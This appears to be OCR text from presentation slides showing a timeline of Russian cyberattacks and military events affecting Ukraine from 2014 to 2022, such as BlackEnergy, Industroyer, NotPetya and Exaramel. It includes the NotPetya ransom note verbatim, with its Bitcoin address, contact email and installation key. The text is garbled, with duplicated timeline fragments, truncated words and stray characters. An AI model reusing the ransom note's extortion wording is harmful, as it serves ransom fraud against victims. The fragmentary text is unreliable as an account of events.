
outbreak

24 Feb 2022


Russian invasion

of Ukraine

6
11
РМАРКЕТ.
ОСТ



```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   STyBqm-UG8FAH-uJ4eND-J4ADoD-MwBN5f-uCgAfc-obXi6e-tn4np5-xvSTUQ-XDGRkK

If you already purchased your key, please enter it below.
Key: _
```



013

nergy

s intensify

Feb 2014

Russian occupation

of Crimea

April 2014

War in Donbas

begins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017


NotPetya

outbreak

24 Feb 2022

Russian invasion

of Ukraine



n

pril 2014

ar in Donbas

egins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

outbreak

Apr 2018

Exaramel


attack detected in Ukraine

24 Feb 2022

Russian invasion


of Ukraine

Exaramel

